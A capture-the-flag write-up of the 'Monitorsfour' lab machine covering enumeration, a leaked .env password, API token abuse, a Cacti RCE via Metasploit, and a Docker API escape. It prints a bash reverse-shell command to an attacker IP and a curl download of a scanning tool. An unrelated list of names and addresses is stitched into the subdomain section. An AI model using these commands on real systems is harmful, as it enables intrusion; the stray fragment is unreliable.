

Monitorsfour

1. Scanning

1. The scan showed that port 80 was open and port 5985 showed that it is a windows machine

```
kali@kali: ~  
File Actions Edit View Help  
$ sudo nmap -sV 10.129.21.148 -p-  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-07 14:46 -0500  
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 3.90% done; ETC: 14:54 (0:06:59 remaining)  
Stats: 0:02:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 67.82% done; ETC: 14:50 (0:01:09 remaining)  
Nmap scan report for 10.129.21.148  
Host is up (0.087s latency).  
Not shown: 65533 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      nginx  
5985/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 214.69 seconds
```

2. From dirsearch, a few important file showed, such as the .env, contact and user.

Deeper enumeration showed a lot of APIs and admin pages

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460  
Warning: include(/var/www  
Output File: /home/kali/reports/http_monitorsfour.htb/_26-02-07_15-26-18.txt  
Target: http://monitorsfour.htb/  
[15:26:18] Starting:  
[15:26:25] 200 - 97B - /.env  
[15:26:26] 403 - 548B - /.ht_wsr.txt  
[15:26:26] 403 - 548B - /.htaccess.orig  
[15:26:26] 403 - 548B - /.htaccess.bak1  
[15:26:26] 403 - 548B - /.htaccess.sample  
[15:26:26] 403 - 548B - /.htaccess.save  
[15:26:26] 403 - 548B - /.htaccess_extra  
[15:26:26] 403 - 548B - /.htaccess_orig  
[15:26:26] 403 - 548B - /.htaccess_sc  
[15:26:26] 403 - 548B - /.htaccessBAK  
[15:26:26] 403 - 548B - /.htaccessOLD  
[15:26:26] 403 - 548B - /.htaccessOLD2  
[15:26:26] 403 - 548B - /.html  
[15:26:26] 403 - 548B - /.htm  
[15:26:26] 403 - 548B - /.htpasswd_test  
[15:26:26] 403 - 548B - /.htpasswds  
[15:26:26] 403 - 548B - /.httr-oauth  
[15:26:54] 200 - 367B - /contact  
[15:26:54] 403 - 548B - /controllers/  
[15:27:07] 200 - 4KB - /login  
[15:27:27] 301 - 162B - /static → http://monitorsfour.htb/static/  
[15:27:32] 200 - 35B - /user  
[15:27:34] 301 - 162B - /views → http://monitorsfour.htb/views/  
Task Completed
```

3. Found a subdomain name Cacti

```
(kali@kali)~$ ffuf -u http://monitorsfour.htb -H "Host: FUZZ.monitorsfour.htb" -w "/usr/share/seclists/Discovery/Web-Content/big.txt" -ac
```

Rebecca Manes	21 King Street	Westham
Annette Webb-Parsons	74 Singh road	
Hannah Moran	15 Sutton lane	Flat 4
Kieran Hughes	Flat 9 Howard road	
Luke Hamilton	217 Hall forges	Studio 20
	Flat 6 Roberts fort	Flat 320
	19 Foster plaza	Flat 31N

```
cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 123ms]
:: Progress: [20481/20481] :: Job [1/1] :: 377 req/sec :: Duration: [0:00:52] :: Errors: 0 ::
```

2. Interacting with the application

1. Right when I got to the page, those errors show showing the main page index.php and another file Router.php

```
Deprecated: Using ${var} in strings is deprecated, use {${var}} instead in /var/www/app/index.php on line 6
Deprecated: Using ${var} in strings is deprecated, use {${var}} instead in /var/www/app/index.php on line 10
Deprecated: Using ${var} in strings is deprecated, use {${var}} instead in /var/www/app/index.php on line 12
Warning: session_start(): Session cannot be started after headers have already been sent in /var/www/app/index.php on line 37
1. Deprecated: Using ${var} in strings is deprecated, use {${var}} instead in /var/www/app/Router.php on line 110
```

2. The contact page showed some important errors such as the page and path and file name

```
Warning: include(/var/www/app/views/contact.php): Failed to open stream: No such file or directory in /var/www/app/Router.php on line 110
Warning: include(): Failed opening '/var/www/app/views/contact.php' for inclusion (include_path='.:usr/local/lib/php') in /var/www/app/Router.php on line 110
```


3. The user page showed some token are missing

```
http://monitorsfour.htb/api/v1/users
{"error": "Missing token parameter"}
```


4. Lastly /.env is a downloadable file that provides information about the database of the application and it provides a user and password

```
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
```

5. I also found a cacti login page which showed it was running on version 1.2.28 which contained a vulnerability (CVE-2025-24367). For this vulnerability to be exploited it needs to be able to login on the page



3. From the user page I tested different values of token which token=0 returned a series of users with passwords



4. The first user is an admin account which will be targeted, from hash-identifier, the hash is MD5. After cracking it, the password is "wonderful1"
5. I was able to login on the cacti page using marcus as username and the password found. (marcus was guessed from the users?token=0 page)
6. From that I used the "multi/http/cacti_graph_template_rce" vulnerability on metasploit, I filled all the needed information and got a reverse shell.

```
msf exploit(multi/http/cacti_graph_template_rce) > sessions -i 4
[*] Starting interaction with 4 ...
0x0 : Address already in use
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/cacti
```

7. After reaching /home/marcus, I was able to retrieve the flag.
8. After checking /etc/resolv.conf, it showed an external server

```
www-data@821fbd6a43fa:/etc$ cat resolv.conf
cat resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
www-data@821fbd6a43fa:/etc$
```

9. Downloaded fscan to scan this internal ip using curl and made it an executable

```
www-data@821fbd6a43fa:/tmp$ curl http://10.10.14.142/fscan -o fscan
curl http://10.10.14.142/fscan -o fscan
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 6933k  100 6933k    0     0  2666k      0  0:00:02  0:00:02 --:--:-- 2666k
www-data@821fbd6a43fa:/tmp$ chmod +x fscan
chmod +x fscan
www-data@821fbd6a43fa:/tmp$
```

10. The scan result:

```
fscan version: 1.0.4
start infoscan
192.168.65.7:53 open
192.168.65.7:2375 open
192.168.65.7:3128 open
192.168.65.7:5555 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://192.168.65.7:2375 code:404 len:29 title:None
[*] WebTitle http://192.168.65.7:5555 code:200 len:0 title:None
[+] PocScan http://192.168.65.7:2375 poc-yaml-docker-api-unauthorized-rce
[+] PocScan http://192.168.65.7:2375 poc-yaml-go-pprof-leak
```

11. Given the fact that port 2375 is running poc-yaml-docker-api-unauthorized-rce, it led to CVE-2025-9074

1. I downloaded the exploit on the windows machine and executed it. The exploit allowed the attacker to execute any command line which I used to get a reverse shell on my

machine.

```
www-data@821fbd6a43fa:/tmp$ ./exploit 192.168.65.7 "bash -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'"
<sh -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'"

#####
#   Docker API Universal RCE & Audit Tool   #
#   Auto-detects OS & Images for Compatibility   #
#####

[*] Checking connection to http://192.168.65.7:2375...
[+] Detected OS Type: linux
[i] Linux detected. Mounting host root (/).
[*] Enumerating available images...
[+] Target has image available: docker_setup-nginx-php:latest
[+] Creating container with image: docker_setup-nginx-php:latest
[+] Container ID: 80df1cc1a8a5
[+] Starting container...
[+] Executing command: bash -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'

===== OUTPUT =====
[+] This is desktop.ini
root.txt
```

2. The screenshot below shows the reverse shell was created and the root.txt was located and retrieved.

```
root@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator# cd Desktop
cd Desktop
root@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator/Desktop# ls
ls
desktop.ini
root.txt
root@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator/Desktop# cat root.txt
```